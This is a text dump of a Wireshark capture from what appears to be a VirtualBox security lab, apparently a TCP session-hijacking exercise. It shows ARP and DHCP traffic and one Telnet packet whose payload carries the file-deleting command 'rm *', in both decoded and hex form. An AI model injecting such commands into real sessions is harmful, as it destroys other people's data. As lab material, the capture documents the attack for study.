146 2021-03-15 22:41:47.6921495… PcsCompu_b7:28:91 PcsCompu_69:6c:02 ARP 60 10.0.2.7 is at 08:00:27:b7:28:91
147 2021-03-15 22:41:51.8180673… 10.0.2.5 10.0.2.3 DHCP 342 DHCP Request - Transaction ID 0xa4777c68
148 2021-03-15 22:41:51.8295502… 10.0.2.3 10.0.2.5 DHCP 590 DHCP ACK - Transaction ID 0xa4777c68
149 2021-03-15 22:41:52.2376435… PcsCompu_7b:f4:d1 Broadcast ARP 42 Who has 10.0.2.7? Tell 10.0.2.5
150 2021-03-15 22:41:52.2379522… PcsCompu_b7:28:91 PcsCompu_7b:f4:d1 ARP 60 10.0.2.7 is at 08:00:27:b7:28:91
151 2021-03-15 22:41:52.2395886… 10.0.2.6 10.0.2.7 TELNET 62 Telnet Data ...
Window size value: 8192
[Calculated window size: 1048576]
[Window size scaling factor: 128]
Checksum: 0x59cf [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
[SEQ/ACK analysis]
Telnet
Data: \r rm *\n
Data: \r
0000 08 00 27 b7 28 91 08 00 27 7b f4 d1 08 00 45 00 ..'.(... '{....E.
0010 00 30 00 01 00 00 40 06 62 bb 0a 00 02 06 0a 00 .0....@. b.......
0020 02 07 8a c2 00 17 96 84 46 bf 4a 77 c1 97 50 10 .... F.Jw..P.
0030 20 00 59 cf 00 00 0d 20 72 6d 20 2a 0a 0d .Y.... rm *..
Acknowledgment number (tcp.ack), 4 bytes
Packets: 162 · Displayed: 162 (100.0%)
Profile: Default
Right Ctrl


Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu Desktop
10:43 PM
Right Ctrl